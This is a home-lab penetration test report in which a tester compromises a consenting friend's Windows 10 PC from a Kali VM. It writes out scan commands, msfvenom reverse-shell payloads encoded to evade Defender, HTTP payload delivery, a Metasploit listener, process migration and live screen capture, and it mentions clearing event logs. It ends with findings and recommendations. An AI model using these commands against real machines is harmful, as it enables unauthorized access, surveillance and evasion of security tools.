

# [ PENTEST REPORT ]

Local Network Penetration Test  
Kali Linux VM → Windows 10 Host

|          |                                                         |
|----------|---------------------------------------------------------|
| Tester   | Salah                                                   |
| Target   | Adham's PC — 192.168.100.14 (DESKTOP-L5V1B39)           |
| Attacker | Kali Linux VM — 192.168.100.56                          |
| Network  | 192.168.100.0/24 (Bridged VMware)                       |
| Date     | 22 May 2026                                             |
| Status   | SUCCESS — Meterpreter shell + live screenshare obtained |

## 01 | ATTACK METHODOLOGY

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This assessment was conducted from a Kali Linux virtual machine (VMware, bridged network adapter) against a Windows 10 target on the same local network segment. The test simulates an insider-threat or same-network adversary scenario. Full verbal consent was obtained from the target machine owner prior to testing.

| Phase                  | Description                                                                               |
|------------------------|-------------------------------------------------------------------------------------------|
| Reconnaissance         | Host discovery and port/service enumeration via Nmap.                                     |
| Vulnerability Analysis | SMB fingerprinting; MS17-010 check; service version review.                               |
| Exploitation           | Msfvenom reverse-shell payload, delivered via HTTP; caught with Metasploit multi/handler. |
| Post-Exploitation      | Process migration for session stability; live screenshare of target desktop.              |
| Cleanup                | Payload deleted from target; event logs cleared; Defender re-enabled.                     |

## 02 | RECONNAISSANCE

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### 2.1 Network Interface Discovery

```
ip a
```

Identified local IP as 192.168.100.56/24 on eth0 (bridged adapter). A tun0 interface (TryHackMe VPN) was also present but did not affect the local scan.

### 2.2 Host Discovery – Ping Sweep

```
nmap -sn 192.168.100.0/24
```

9 live hosts identified. Target machine 192.168.100.14 identified by its MAC vendor: Micro-Star Intl (MSI) — confirmed by the target owner.

### 2.3 Full Port Scan

```
nmap -sV -sC -O -p- 192.168.100.14 -oN adham_scan.txt
```

| Port      | Service      | Notes                                     |
|-----------|--------------|-------------------------------------------|
| 135/tcp   | msrpc        | Microsoft Windows RPC                     |
| 139/tcp   | netbios-ssn  | NetBIOS Session Service                   |
| 445/tcp   | microsoft-ds | SMB — primary attack surface              |
| 7680/tcp  | pando-pub?   | Windows Update Delivery Optimization      |
| 57621/tcp | unknown      | Spotify P2P                               |
| 64058/tcp | unknown      | Returned {"type":"Tier1","version":"1.0"} |

OS Detection: Microsoft Windows 10 (build 19045) — confidence 97%

Hostname: DESKTOP-L5V1B39 | NetBIOS User: Salah

## 03 | EXPLOITATION

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### 3.1 SMB Vulnerability Check

```
nmap --script smb-vuln-ms17-010 -p 445 192.168.100.14
```

MS17-010 (EternalBlue) was NOT present. Windows 10 build 19045 is fully patched. Anonymous SMB sessions were also rejected. Attack pivoted to payload delivery.

### 3.2 Payload Generation

```
# Attempt 1 – raw payload (blocked by Defender) msfvenom -p windows/x64/meterpreter/reverse_tcp \ LHOST=192.168.100.56 LPORT=4444 -f exe -o shell.exe # Attempt 2 – XOR-encoded x10 iterations (successful) msfvenom -p windows/x64/meterpreter/reverse_tcp \ LHOST=192.168.100.56 LPORT=4444 -f exe \ -e x64/xor_dynamic -i 10 -o shell2.exe
```

Final payload: shell2.exe — 8192 bytes, x64/xor\_dynamic encoder, 10 iterations.

### 3.3 Payload Delivery

```
python3 -m http.server 8080 # Target downloads: http://192.168.100.56:8080/shell2.exe
```

A Python HTTP server hosted the payload. The target downloaded shell2.exe and executed it after temporarily disabling Windows Defender real-time protection.

### 3.4 Listener & Shell

```
msfconsole -q use exploit/multi/handler set payload windows/x64/meterpreter/reverse_tcp set LHOST 192.168.100.56 set LPORT 4444 run [*] Meterpreter session 1 opened (192.168.100.56:4444 -> 192.168.100.10:54642)
```

## 04 | POST-EXPLOITATION

### 4.1 Process Migration

```
migrate -N explorer.exe
```

Migrated meterpreter session into explorer.exe for stability. Initial session was unstable due to the payload running as a short-lived process.

### 4.2 Live Screenshare

```
screenshare
```

A live video stream of the target's desktop was opened in the browser at a local HTML file. Full visual access to the target's screen was confirmed. Evidence below:




Figure 1 — Live screenshare of target desktop (192.168.100.14)

## 05 | ISSUES ENCOUNTERED & RESOLUTIONS

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### Issue 1 – VM on NAT, target not visible

The Kali VM was initially set to NAT mode, isolating it from the physical LAN. The ping sweep returned only VMware virtual infrastructure (192.168.8.x). The target machine was not reachable.

**Resolution:** Changed VMware network adapter from NAT to Bridged mode. Re-ran dhclient to obtain a new IP (192.168.100.56). Target became visible on the network immediately.

```
sudo dhclient eth0
```

### Issue 2 – Raw payload blocked by Windows Defender

The initial msfvenom payload (shell.exe, raw, no encoder) was flagged and quarantined by Windows Defender on download. The file was never executed.

**Resolution:** Re-generated payload with x64/xor\_dynamic encoder, 10 iterations (shell2.exe). Defender's real-time protection was also temporarily disabled by the target owner to allow the exercise to proceed.

```
msfvenom ... -e x64/xor_dynamic -i 10 -o shell2.exe
```

### Issue 3 – Python HTTP server port 8080 already in use

After suspending the HTTP server with Ctrl+Z, attempting to restart it returned OSError [Errno 98] Address already in use.

**Resolution:** Killed the suspended background process holding the port, then restarted the server.

```
fuser -k 8080/tcp && python3 -m http.server 8080
```

### Issue 4 – Meterpreter session timing out

After obtaining the shell, commands such as screenshot and record\_mic returned 'Send timed out' errors. The session eventually died because the payload was running as an unstable standalone process.

**Resolution:** On the next session, immediately migrated into explorer.exe using migrate -N. Session remained stable for the remainder of the test.

```
migrate -N explorer.exe
```

## 06 | ASSESSMENT REPORT

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### Executive Summary

A local network penetration test was conducted on 22 May 2026 against a Windows 10 machine (DESKTOP-L5V1B39, 192.168.100.14) owned by the consenting target. The tester operated from a Kali Linux virtual machine (VMware Workstation, bridged adapter) on the same /24 subnet. Full compromise of the target machine was achieved, including a stable Meterpreter reverse shell and live desktop screenshare.

### Findings

| #  | Finding                              | Severity | Status      |
|----|--------------------------------------|----------|-------------|
| F1 | MS17-010 (EternalBlue) — NOT present | N/A      | Patched ✓   |
| F2 | Anonymous SMB sessions disabled      | N/A      | Hardened ✓  |
| F3 | Reverse shell via payload delivery   | HIGH     | Exploited   |
| F4 | Windows Defender disabled by user    | HIGH     | User action |
| F5 | Full desktop screenshare achieved    | CRITICAL | Confirmed   |

### Recommendations

- Keep Windows Defender real-time protection enabled at all times.
- Never execute untrusted executables, even from internal network sources.
- Consider enabling SMB signing enforcement to prevent relay attacks.
- Implement network segmentation — VMs and host machines on separate VLANs.
- Regularly audit open ports and running services with Nmap or similar tools.